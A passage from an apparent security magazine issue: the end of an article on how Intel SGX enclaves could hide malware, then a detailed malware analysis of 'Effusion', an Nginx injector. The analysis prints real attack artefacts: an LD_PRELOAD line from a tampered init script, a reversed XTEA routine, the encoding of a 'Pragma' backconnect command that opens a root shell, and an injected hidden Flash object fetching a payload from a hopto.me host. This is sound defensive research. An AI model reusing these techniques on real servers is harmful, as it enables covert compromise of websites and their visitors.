the enclave or any other commands from the C&C server. Furthermore, by leveraging strong encryption, none of this behaviour can be emulated or tracked, with the exception of the C&C traffic itself (which, of course, is encrypted).

This would be a terrible adversary to face in the wild. The defender cannot scan for the malware in memory and cannot create a signature for it. The only way to detect it at this point would be to examine the effects (such as file I/O).

Scenario 2, the video game hacker:

Just as video games can use enclaves, video game hackers can use them too. Currently, most forms of anti-cheat technology simply check for signatures of known wallhacks/aimbots/etc. in memory. Attackers could simply put their wallhacks/aimbots/etc. inside an enclave to prevent *VAC* or *Punkbuster* from even knowing that it is running.

Just like the 'good' possibilities, there are infinite possibilities for 'bad'. Potentially, however, it gets even worse.

THE UGLY

Joanna Rutkowska raised the topic of inter-process communication on her blog, saying: 'For any piece of code to be somehow useful, there must be a secure way to interact with it.' We agree with that, but until some form of secure input/output exists, we cannot consider many of the use cases with SGX to be bullet-proof. From a pure security perspective, it is a step in the right direction. Unfortunately, with the full release of the SGX Reference Manual, it appears that SGX will not be able to provide any form of secure input/output. That's bad for the white-hat use case, but also bad for the black hat.

Furthermore, there is the terrible realization that for defenders to really benefit from SGX, *everything* will have to be run as an enclave, providing strong isolation of parts of code. Inter-process communication will, by definition, require real collaboration between processes. For interoperability purposes, holes will be punched in the defences; such holes will not need to exist on the attack side of the fence. Once the attacker has found *any* way in, it is not clear to us that they can be removed easily.

CONCLUSIONS

It is quite easy to find fantastic and exciting new ways for defenders to use the SGX instruction set to make their programs more secure, especially in the cloud. As such, this new extension to the architecture opens up some really interesting defence mechanisms whereby the actual state of a machine – or at least critical parts of it – can be determined remotely. For someone interested in protecting data, that is a powerful thing. However, the challenge comes with the idea of placing this technology into the hands of the attackers, who will doubtless be very early adopters of the instruction set, if only for a proof of concept.

There has been limited discussion about the possibility of a system that allows anti-malware vendors access to enclaves, but this seems impossible to do without having absolute trust in the anti-malware vendors themselves (not to mention the inevitable court cases that will centre on which vendors are deemed 'trustworthy' and which are not). A solution here will not be easy, and even if access were granted, attackers would probably turn their attention to the anti-malware software itself as a vector of attack.

One last reflection. Amidst the recent revelations about the NSA's wire-tapping programs, industry observers might be forgiven for worrying about backdoors into SGX-protected enclaves. This would be a kill-shot for adoption in some scenarios, and sets up an asymmetric battle between attackers and defenders where those that know how to peer through SGX's encryption have an advantage that is probably not possible to overcome, at least not in the general case. Consider not only the possibilities of snooping, but of truly undetectable malware via such a backdoor.

All this seems a little premature, perhaps. *Intel*, as a company, certainly 'gets' security, and so it is hard to believe that some of the issues outlined here have not been anticipated, discussed thoroughly and mitigated. However, at the time of writing, we simply don't know the state of affairs, despite having access to some pretty detailed documentation.

In all of this uncertainty, there is one thing we do know: the release and adoption of SGX-protected enclaves is likely to require a completely new approach to protecting our machines from the very malware SGX was designed to prevent. We are, then, truly confronted by the good, the bad, and the ugly.

REFERENCES

[1] Rutkowska, J. http://theinvisiblethings.blogspot.com/2013/08/thoughts-on-intels-upcoming-software.html.

[2] Hoekstr, M. Intel SGX for Dummies (Intel SGX Design Objectives). http://software.intel.com/en-us/blogs/2013/09/26/protecting-application-secrets-with-intel-sgx.

[3] Intel, Software Guard Extensions Programming Reference. http://software.intel.com/sites/default/files/329298-001.pdf.

[4] Anati, I.; Gueron, S.; Johnson, S.P.; Scarlata, V.R. Innovative Technology for CPU Based Attestation and Sealing. HASP, 2013.

FEATURE 2

EFFUSION – A NEW SOPHISTICATED INJECTOR FOR NGINX WEB SERVERS

Andrew Kovalev, Konstantin Otrashkevich, Evgeny Sidorov & Andrew Rassokhin
Yandex, Russia

This article is a continuation of our research into modern methods of web malware distribution, the initial results of which were presented at VB2013. In our presentation, we spoke about three modern approaches used by attackers to embed malicious code into HTTP responses [1]. One of those approaches was the use of web-server modules for malware distribution, and as an example of this we described malicious modules for an *Apache* web server. In this article we will describe 'Effusion' – a new piece of malware that uses a similar approach, but for an *Nginx* web server, and which was used in a massive infection campaign in the third quarter of 2013.

All the data for this article has been obtained with the use of *Yandex*'s anti-virus system [2].

INTRODUCTION

The methods by which malicious code is distributed in drive-by download attacks are constantly evolving. One of the first methods to be used involved adding malicious code to static content (HTML templates, JavaScript files, etc.) – however, after some time such modifications became easy for anti-virus products to detect using signatures. To complicate signature analysis, attackers began to use obfuscation and encryption techniques. In response to this, anti-virus products started to employ JavaScript emulators (sandboxes), which did a better job of detecting malicious code in web pages. The next stage in the evolution of drive-by downloads involved modifying the source code of content management systems (CMS) such as *Joomla*, *WordPress*, *DLE*, etc. The malicious code began checking the referer (e.g. for referral from SERPs) and the user-agent (the code is not displayed to search bots, mobile redirects, etc.), as well as the user session (to determine whether the user is an administrator) and, depending on the results, deciding whether or not to insert malicious code into the web page. However, it has become a straightforward task for the majority of webmasters to remove such an infection from their web servers – in fact, there are even special scripts that help with this task [3].

The next step of the evolution involved embedding a piece of malicious code into the body of an HTTP response. This approach is heavily employed today, and is the method used by Effusion – which injects malicious code into the HTTP responses of *Nginx* web servers.

Malware representation

At the end of November 2013, we received several calls for help from webmasters who were having difficulty removing infections from their websites. During the investigation of these incidents we found (and analysed) two malicious samples.

We also discovered that the attackers had modified the /etc/init.d/nginx script in order to load a malicious shared object with the name '/usr/lib/libnginx.so' into the *Nginx* address space. The shared object was loaded using the LD_PRELOAD technique. Part of the modified script is shown in Figure 1.

```
38  case "$1" in
39      start)
40          echo -n "Starting $DESC: "
41          test_nginx_config
42          # Check if the ULIMIT is set in /etc/default/nginx
43          if [ -n "$ULIMIT" ]; then
44              # Set the ulimits
45              ulimit $ULIMIT
46          fi
47          LD_PRELOAD=/usr/lib/libnginx.so /usr/sbin/nginx
48          echo "$NAME."
49          ;;
```

Figure 1: Part of the modified /etc/init.d/nginx script.

We found that the malware is represented by only a single shared object. We analysed two such shared objects with the following MD5 hashes:

```
9f1796452a20fca0093d7a4954efad2d
f26ac64f927b0f445cd3f19d91294624
```

We checked the samples using the *VirusTotal* service – the results are shown in Table 1.

Hash	Date	VirusTotal results
9f1796452a20fca0093d7a4954efad2d	2013-12-05	1/48
	2013-11-25	1/48
f26ac64f927b0f445cd3f19d91294624	2013-12-05	0/48
	2013-11-27	0/48

Table 1: The results of checking the samples using the VirusTotal service.

We found that the ELF headers in the samples were corrupted in order to complicate their analysis. The first sample was detected only by *Avira*'s *AntiVir* product, which detected it as HEUR/ELF.Malformed. The second sample was not detected by any product. The samples were compiled for the x64 platform with the '-fPIC' key.

Analysis of the initialization process

The LD_PRELOAD technique allows the shared object to be the first to be loaded and allows it to hook different functions easily. If a standard library function is reimplemented in such an object, it will be replaced by that of the shared object. The malicious sample contains its own implementation of the setsid function, so this function is invoked by *Nginx* instead of the original one.

The reimplementation of the setsid function is used for the initialization of the malicious sample. First, the dlsym function is executed in order to obtain the address of the original setsid function, then the original setsid is executed. Next, the sample checks whether initialization has already been performed. If initialization is required, it will continue with the execution. The initialization process involves the following steps:

1. The base address is obtained by searching for the ELF signature in memory. A type of ABI (application binary interface) and a file class of the shared object are obtained from the ELF header and stored in memory for future use.
2. The malicious configuration, stored in the data segment, is decrypted and parsed. If the configuration contains a particular filename, then this file will be opened and mapped into the process memory, and additional configuration information (an array with blacklisted IP addresses) will be loaded. If there is no such a filename, a part of memory will be allocated via the mmap function call. This memory will be used for inter-process communications.
3. The process is cloned via a call to the fork function and the child process will be used for remote control, system process monitoring and root activity detection functions.
4. The addresses of the zlibVersion and inflateInit2 functions are obtained via the corresponding dlsym function calls and stored in memory. They will be used for the processing of compressed HTTP responses.




Figure 2: Overview of the hooking of the setsid function.

An overview of the hooking of the setsid function is shown in Figure 2.

During the loading of the shared object, an initialization function, _init_proc, is executed. In this function, the ngx_http_copy_filter_init function is hooked by replacing its address in the ngx_http_copy_filter_module_ctx structure; the address of the reference to this function in the structure is hard-coded in the shared object and differs from sample to sample.

```
ngx_http_top_header_filter_ptr dq 7C8BB0h
                                ; DATA XREF: ngx_http_copy_filter_init_hook+6B↑r
                                ; pointer to ngx_http_top_header_filter
ngx_http_top_body_filter_ptr dq 7C8BA8h ; DATA XREF: ngx_http_copy_filter_init_hook+72↑r
                                ; pointer to ngx_http_top_body_filter
ngx_http_copy_filter_init_ptr dq 7AA9A8h ; DATA XREF: _init_proc↑r
                                ; pointer to ngx_http_copy_filter_init
```

Figure 3: Addresses of several Nginx functions in the shared object are hard-coded.

The hooking of ngx_http_copy_filter_init in turn embeds pointers to the custom HTTP header and HTTP body filters (defined in the shared object) into *Nginx*'s filter chain. These functions will be executed during the processing of the HTTP response header and HTTP response body, respectively. The embedding is performed by replacing the values of the global variables ngx_http_top_header_filter and ngx_http_top_body_filter in *Nginx*'s memory using addresses of special functions in the shared object. The original values of these variables are stored in memory and will be used in the embedded filters. Additional information about the handlers and filters in the *Nginx* web server can be found in [4]. Figure 4 shows a typical HTTP request processing cycle in *Nginx* – the filter chain in which the functions are embedded is underlined.

The embedded functions will be used for analysis of HTTP traffic and for injection of malicious code. The addresses for the replacements (in other words, the addresses of global references ngx_http_top_header_filter and ngx_http_top_body_filter) are also hard-coded in the shared object. This completes the initialization process. An overview of the hooking of ngx_http_copy_filter_init is shown in Figure 5.




Figure 4: Typical HTTP request processing cycle in an Nginx web server.




Figure 5: Overview of the hooking of the ngx_http_copy_filter_init function.

Code injection

The two filters embedded into *Nginx*'s filter chain are used to provide code injection and remote control functions. Let's start with the malicious HTTP header filter. During the execution of the filter the following steps are performed:

1. The ctx field of the ngx_http_request_t structure (the parameter of the original function) is obtained and checked.
2. If the pointer to ctx is NULL, then 160 bytes of memory will be allocated and the pointer to the memory area will be assigned to ctx. A special marker, 0xDEADBEEF, will be written into the memory.
3. The ctx memory is checked for the presence of the 0xDEADBEEF marker. If the marker is not found, the hook will execute the original ngx_http_top_header_filter and will exit after execution.
4. The filter performs several checks. For example, it checks whether the request method is 'GET', whether the content length is a non-zero value, whether the status code is 200, etc. If any of these checks fail, the execution of the hook will be interrupted and the original function will be invoked.
5. If an HTTP request contains the 'Pragma' header and remote control is allowed by the current configuration, then the filter will attempt to process it as a management request.
6. If it is not a management request, the filter performs more checks. It checks whether the current time value is greater than a particular value, that the client IP address isn't blacklisted and malicious code hasn't already been injected into the HTTP response for this client, that the URI doesn't contain certain forbidden substrings listed in the configuration, that the processed HTTP response has a Content-Type header with a proper value, that the client has a proper user-agent and referer headers, that root isn't logged on, and that a forbidden process isn't being run. If the processed HTTP header is suitable for code injection, information about it will be stored in the ctx field.
7. The original filter is executed.

IP addresses for which a piece of malicious code has already been injected into an HTTP response are added to the hash table in order to avoid repeated infection of the same client. The hash table structure is employed to avoid performance issues. In addition, if a client requests a URI that contains a forbidden substring, then the IP address of the client will be placed on the array in the memory space that was allocated during the initialization process, and harmful code won't be injected into the client.

Now let's consider the case of an embedded HTTP body filter, which is used for the processing of the HTTP response body. The following steps are performed during the execution of this filter:

1. The filter checks that the ctx field value is not NULL, and checks for the presence of the 0xDEADBEEF marker in the ctx memory.
2. The information from the ngx_http_top_header_filter is checked, and if this HTTP response has been marked as suitable for injection, the execution will be continued.
3. The filter checks whether the processed response is an answer to a management HTTP request. If it is, it will be processed as a management request.
4. The filter searches for a string in the response body before or after which the malicious code will be injected, and then the injection is performed. The string is defined in the configuration.
5. The original ngx_http_top_body_filter is executed.

Remote control functions

Effusion's remote control is accomplished via a specially crafted HTTP request that must contain the 'Pragma' header. During the processing of such a request, the value of

the 'Pragma' header is decoded from BASE64, then the first eight bytes of decoded data are decrypted and the first four bytes of the eight-byte block are checked for the presence of the 0xDEADBEEF marker. The last four bytes in this eight-byte block denote the remote command. The available types of command are shown in Table 2.

The last DWORD value in first eight bytes	Description of remote command
10001h	Get status of the malware
10002h	Update malware configuration
10003h	Resume code injection
10004h	Pause code injection
10005h	Backconnect to remote server

Table 2: The remote commands available.

The other part of data is the payload, which is encrypted only in the case of update malware configuration messages. For example, if the attacker wanted the malware to perform a backconnect and route his commands to an opened root shell, he would send an HTTP request with the 'Pragma' header and the value of this header must be in the following form:

```
BASE64_ENCODE(
XTEA_ECB_ENCRYPT(key, 0xDEADBEEF||0x10005)||IP address||Port
)
```

where 'key' is the encryption key which is stored in the data segment of the sample; the backconnect is performed in the child process which appears after the call to the fork function during the initialization of the shared object. An overview of the remote control function is shown in Figure 6.

Monitoring of the processes in the system and detection of root activity

The malware has functions for scanning the list of running processes and for detection of root activity in the system. Such functions are implemented in order to protect the shared object from anti-rootkit software such as *rkhunter*, and from being detected by the server administrator. The functionality acts in the child process which appears after the call to the fork function during the initialization of the shared object.

While monitoring system processes, the shared object reads the content of the /proc directory. Each record is examined to determine whether it is a number or a string. After that, a path to a command line for each process is obtained in the form of '/proc/%d/cmdline', then the values of the command lines are read and checked for the presence of forbidden process names. If a forbidden process is being run, the shared object stops acting.

As for the detection of root activity, the malware obtains the IDs of the processes being run, then for each process the status is read ('/proc/%d/status'). Next, a UID is obtained from each status and compared with zero. If there is a process whose status contains a zero UID, then for that process opened file descriptors are obtained by reading '/proc/%d/fd'. After that the malware searches through opened file descriptors for those that contain the 'pts' substring, and the modification time of such descriptors is obtained via a call to the lstat function. Eventually, if the difference between the current time value and the value of the modification time is less than a constant set in the configuration, the malware decides that root is logged in and stops acting.

Configuration decryption algorithm

Every sample we analysed contained initial configuration stored in the data segment in an encrypted form. The decryption key is also stored in the data segment. The first byte of the encryption key is used as an offset inside the data segment array and is used to find a valid start address of the ciphertext.

At first, only the first eight bytes are decrypted, then the malware checks whether the last four bytes are equal to 0xDEADBEEF. If they are, then the first four bytes




Figure 6: Overview of the remote control function.




Figure 7: How to find valid encrypted data in the shared object.

```
unsigned __int64 decrypt8(unsigned __int32* encr_text, unsigned __int32* key_arr)
{
    unsigned __int32 ecx = encr_text[0];
    unsigned __int32 edx = encr_text[1];
    unsigned __int32 eax = 0xCC623AF3; // (0x9E3779B9 * 0x0B) mod 2^32

    // 11 rounds
    while(eax != 0)
    {
        unsigned __int32 r8d = eax;
        unsigned __int32 r9d = ecx;

        r8d = (key_arr[(eax >> 11) & 0x03]) + eax;
        r9d = ((ecx >> 5) ^ (ecx << 4)) + ecx;
        edx -= (r8d ^ r9d);

        // should be -= 0x9E3779B9 like in original implementation of the XTEA
        eax += 0x61C88647; // == - 0x9E3779B9

        r8d = key_arr[eax & 0x03] + eax;
        r9d = ((edx >> 5) ^ (edx << 4)) + edx;
        ecx -= (r8d ^ r9d);
    }
    unsigned __int64 result = 0;
    ((unsigned __int32*)(&result))[0] = ecx;
    ((unsigned __int32*)(&result))[1] = edx;
    return result;
}
```

Figure 8: The decryption algorithm used in Effusion.

represent the length of the encrypted data. After this the rest of the ciphertext is decrypted. Figure 8 shows pseudo code of the decryption algorithm.

We analysed this code and found that this is an implementation of the XTEA encryption algorithm [5, 6] with the number of rounds equal to 11; the mode of operations is ECB [7, 8]. Different encryption keys are used in different samples. We developed a special tool for the decryption of such configurations [9].

Configuration of the shared object can be updated via specially crafted HTTP requests – the XTEA algorithm in ECB mode is also used for data decryption in such requests.

Format of the configuration

Examples of the initial configuration and updated configuration of the samples are presented in Figures 9 and 10. The first part of the configuration contains special flags and offsets to data in the rest of the file.

```
0000000000: 28 00 00 00 EF BE AD DE  00 00 00 00 00 00 00 00  (   ﾭ¾ï
0000000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000020: 00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00                @
0000000030: 4C 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  L
0000000040: 00 00 00 00 00 00 00 00  00 00 00 00 58 2D 46 6F                X-Fo
0000000050: 72 77 61 72 64 65 64 2D  46 6F 72 2C 20 55 73 65  rwarded-For, Use
0000000060: 72 2D 41 67 65 6E 74 2C  20 50 72 61 67 6D 61 2C  r-Agent, Pragma,
0000000070: 20 2F 70 72 6F 63 2C 20  2F 70 72 6F 63 2F 25 64   /proc, /proc/%d
0000000080: 2F 63 6D 64 6C 69 6E 65  2C 20 41 42 43 44 45 46  /cmdline, ABCDEF
0000000090: 47 48 49 4A 4B 4C 4D 4E  4F 50 51 52 53 54 55 56  GHIJKLMNOPQRSTUV
00000000A0: 57 58 59 5A 61 62 63 64  65 66 67 68 69 6A 6B 6C  WXYZabcdefghijkl
00000000B0: 6D 6E 6F 70 71 72 73 74  75 76 77 78 79 7A 30 31  mnopqrstuvwxyz01
00000000C0: 32 33 34 35 36 37 38 39  2B 2F 2C 20 7C 24 24 24  23456789+/, |$$$
00000000D0: 7D 72 73 74 75 76 77 78  79 7A 7B 24 24 24 24 24  }rstuvwxyz{$$$$$
00000000E0: 24 24 3E 3F 40 41 42 43  44 45 46 47 48 49 4A 4B  $$>?@ABCDEFGHIJK
00000000F0: 4C 4D 4E 4F 50 51 52 53  54 55 56 57 24 24 24 24  LMNOPQRSTUVW$$$$
0000000100: 24 24 58 59 5A 5B 5C 5D  5E 5F 60 61 62 63 64 65  $$XYZ[\]^_`abcde
0000000110: 66 67 68 69 6A 6B 6C 6D  6E 6F 70 71 2C 20 2F 70  fghijklmnopq, /p
0000000120: 72 6F 63 2F 25 64 2F 73  74 61 74 75 73 2C 20 2F  roc/%d/status, /
0000000130: 62 69 6E 2F 73 68 2C 20  52 65 66 65 72 65 72 00  bin/sh, Referer
```

Figure 9: The initial configuration.

```
html
</body
<object width="1" height="1" style="position: absolute;"><param name="allowScrip
tAccess" value="always" /><param name=movie value="http://rdomn1385390708.hopto.
me/appSound.swf" /><embed allowScriptAccess="always" src="http://rdomn1385390708
.hopto.me/appSound.swf" type="application/x-shockwave-flash"></embed></object>
msie, opera
127.0.0.0/8
admin
X-Forwarded-For, User-Agent, Pragma, /proc, /proc/%d/cmdline, ABCDEFGHIJKLMNOPQR
STUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/, |$$$}rstuvwxyz{$$$$$$$>?@ABCDEFG
HIJKLMNOPQRSTUVW$$$$$$XYZ[\]^_`abcdefghijklmnopq, /proc/%d/status, /bin/sh, Refe
rer
rkhunter
```

Figure 10: Strings from the updated configuration of Effusion.

The configuration format is described in Table 3.

None of the samples we analysed contained malicious code for injection in their initial configuration – such malicious code appeared only after an update of the configuration via special management HTTP requests.

BLACK MARKET

Effusion appeared on the black market on 13 November 2013, costing $2,500 – it is sold only to a limited number of verified customers. Its author also developed 'Trololo_ mod', a malicious module for an *Apache* web server. According to a seller on one of the underground forums, the product is distributed in binary form and doesn't need developer packages to be installed on the target server. An attacker just needs to run the builder that will install the malware; the process takes between 60 and 180 seconds. The malware doesn't require a C&C server for its activity.

INFECTION CAMPAIGN

As stated at the beginning of this article, Effusion was used in a massive infection campaign which started in the middle

Offset	Size in bytes	Description
0	4	This field contains the number of eight-byte blocks in the configuration – in other words, the length of the configuration in eight-byte blocks
4	4	Special marker 0xDEADBEEF
8	4	Time interval which represents an IP address lifetime in the hash table containing IP addresses of the clients
12	4	Offset to 'Content-Type' values for future checks (permitted values of 'Content-Type' header)
16	4	If the value in this field is 1, then malicious code will be injected before particular strings which are also stored in the configuration; if the value is 2, then malicious code will be injected after the strings
20	4	Offset to the strings before or after which malicious code can be injected into the HTTP response
24	4	Offset to a piece of malicious code for injection
28	4	Offset to a list of strings for the 'User-Agent' header check
32	4	Offset to a list of strings with forbidden IP address ranges – e.g. 127.0.0.0/8
36	4	Offset to a list of forbidden substrings in URIs
40	4	Offset to the name of a special file for mapping into memory
44	4	Check special management header in HTTP headers flag – if this flag has a non-zero value, remote control is allowed through HTTP requests with the 'Pragma' header
48	4	Offset to the strings used by the malware – in other words, an offset to strings used in regular procedures in the shared object
52	4	Offset to the list of names of forbidden processes
56	4	Offset to a filename with the list of forbidden IP addresses
60	4	Time interval for detection of root activity in the system
64	4	Time for silence – malicious code won't be injected after this point in time
68	4	Offset to a list of strings for 'Referer' header checks

Table 3: The format of the malware configuration.

Table 3 (contd.): The format of the malware configuration.




Figure 11: Hosts infected by Effusion and their appearance in Yandex search results (with alerts).

of November 2013. Figure 11 shows the number of infected hosts and their appearances in *Yandex* search results (with alerts) on a day-by-day basis.

The victims were servers hosting moderately popular websites. Effusion was used to embed code which loaded malicious content from web resources with URLs in the following format:

```
hxxp://rdomn[0-9]{8,11}.hopto.me
```

In order to embed harmful code, Flash objects were also used. Eventually, users were redirected to a landing page of a Nuclear exploit kit, and a piece of ransomware was installed onto their systems.

CONCLUSION

Effusion is the most sophisticated injector for *nix systems that we have come across. In a nutshell, it has the following peculiarities:

- ELF headers are modified in order to complicate analysis.
- Modified functions similar to strlen, inet_addr, etc. are used instead of regular ones.

- The XTEA algorithm (11 rounds) in ECB mode is used for encryption/decryption.
- Hash tables are used in order to avoid performance issues.
- There are functions that monitor forbidden processes.
- Advanced techniques are used for checking root activity.
- Updated configuration is stored only in RAM and is never dumped to disk.

The appearance of this malware confirms the fact that attackers are moving from the practice of infecting individual files to infecting the executable files of web servers. The old infection methods are gradually coming to nought, clearing a way for modern hi-tech methods of malicious code embedding which are hard to detect using traditional approaches. *Yandex* uses a traffic analysis approach to detect such types of infection: an anti-virus robot browses web pages, emulates legitimate user behaviour and analyses HTTP responses, so harmful code injected into web pages can be detected. The SafeBrowsing API [10] can be used to check whether a particular site is infected, and additional information about detected malicious code is available at [11].

REFERENCES

[1] Rassokhin, A.; Sidorov, E. Embedding malware in websites using executable web server files. Proceedings of the 23rd Virus Bulletin International Conference, 2013.

[2] http://company.yandex.ru/technologies/antivirus/.

[3] http://www.revisium.com/ai/.

[4] Emiller's Guide To Nginx Module Development. http://www.evanmiller.org/nginx-modules-guide.html.

[5] Wheeler, D.; Needham, R. Correction to XTEA. http://www.movable-type.co.uk/scripts/xxtea.pdf.

[6] Wikipedia. XTEA. http://en.wikipedia.org/w/index.php?title=XTEA&oldid=558387953.

[7] Wikipedia. Block cipher mode of operation. http://en.wikipedia.org/w/index.php?title=Block_cipher_mode_of_operation&oldid=582012907.

[8] Schneier, B. Applied Cryptography. John Wiley & Sons, 1996.

[9] GitHub. Effusion. https://github.com/e-sidorov/Effusion.

[10] Yandex Safe Search. http://safe.yandex.com/.

[11] Yandex Webmaster. http://webmaster.yandex.com/.

CALL FOR PAPERS

VB2014 SEATTLE

Virus Bulletin is seeking submissions from those wishing to present papers at VB2014, which will take place 24–26 September 2014 at the Westin Seattle hotel, Seattle, WA, USA.

The conference will include a programme of 30-minute presentations running in two concurrent streams. Unlike in previous years, the two streams will not be distinguished as 'corporate' and 'technical', but instead will be split into themed sessions covering both traditional AV issues and some slightly broader aspects of security:

- Malware & botnets
- Anti-malware tools & methods
- Mobile devices
- Spam & social networks
- Hacking & vulnerabilities
- Network security

Submissions are invited on topics that fall into any of the subject areas listed above. A more detailed list of topics and suggestions can be found at http://www.virusbtn.com/conference/vb2014/call/.

SUBMITTING A PROPOSAL

The deadline for submission of proposals is **Friday 7 March 2014**. Abstracts should be submitted via our online abstract submission system. You will need to include:

- An abstract of approximately 200 words outlining the proposed paper and including five key points that you intend the paper to cover.
- Full contact details.
- An indication of which stream the paper is intended for.

The abstract submission form can be found at http://www.virusbtn.com/conference/abstracts/.

One presenter per selected paper will be offered a complimentary conference registration, while co-authors will be offered registration at a 50% reduced rate (up to a maximum of two co-authors). *VB* regrets that it is not able to assist with speakers' travel and accommodation costs.

Authors are advised that, should their paper be selected for the conference programme, they will be expected to provide a full paper for inclusion in the VB2014 Conference Proceedings as well as a 30-minute presentation at VB2014. The deadline for submission of the completed papers will be 10 June 2014, and potential speakers must be available to present their papers in Seattle between 24 and 26 September 2014.

Any queries should be addressed to editor@virusbtn.com.

END NOTES & NEWS

FloCon 2014 will be held 13–16 January 2014 in Charleston, SC, USA. For details see http://www.cert.org/flocon/.

Suits and Spooks Washington DC takes place 19–21 January 2014 in Washington, DC, USA. For full details see http://www.suitsandspooks.com/2014/01/dc-2014/.

The 6th International Forum on Cybersecurity takes place 21–22 January 2014 in Lille, France. For more information see http://www.forum-fic.com/2014/en/.

The Cyber Defence & Network Security Conference will be held 27–30 January 2014 in London, UK. For details and registration see http://www.cdans.org/.

RSA Conference 2014 will take place 24–28 February 2014 in San Francisco, CA, USA. For more information see http://www.rsaconference.com/events/us14/.

The ZebraCON International InfoRisk 360 Professional Workshop takes place 4–6 March 2014 in Kuala Lumpur, Malaysia. For details see http://zebra-con.com/main/risk-management-workshop/.

The Commonwealth Telecommunications Organisation's 5th Cybersecurity Forum takes place 5–7 March 2014 in London, UK. For more information see http://www.cto.int/events/upcoming-events/cybersecurity-2014/.

Cyber Intelligence Asia 2014 takes place 11–14 March 2014 in Singapore. For full details see http://www.intelligence-sec.com/events/cyber-intelligence-asia-2014.

ComSec 2014 takes place 18–20 March 2014 in Kuala Lumpur, Malaysia. For details see http://sdiwc.net/conferences/2014/comsec2014/.

Black Hat Asia takes place 25–28 March 2014 in Singapore. For details see http://www.blackhat.com/.

Information Security by ISNR takes place 1–3 April 2014 in Abu Dhabi, UAE. For details see http://www.isnrabudhabi.com/.

SOURCE Boston will be held 9–10 April 2014 in Boston, MA, USA. For more details see http://www.sourceconference.com/boston/.

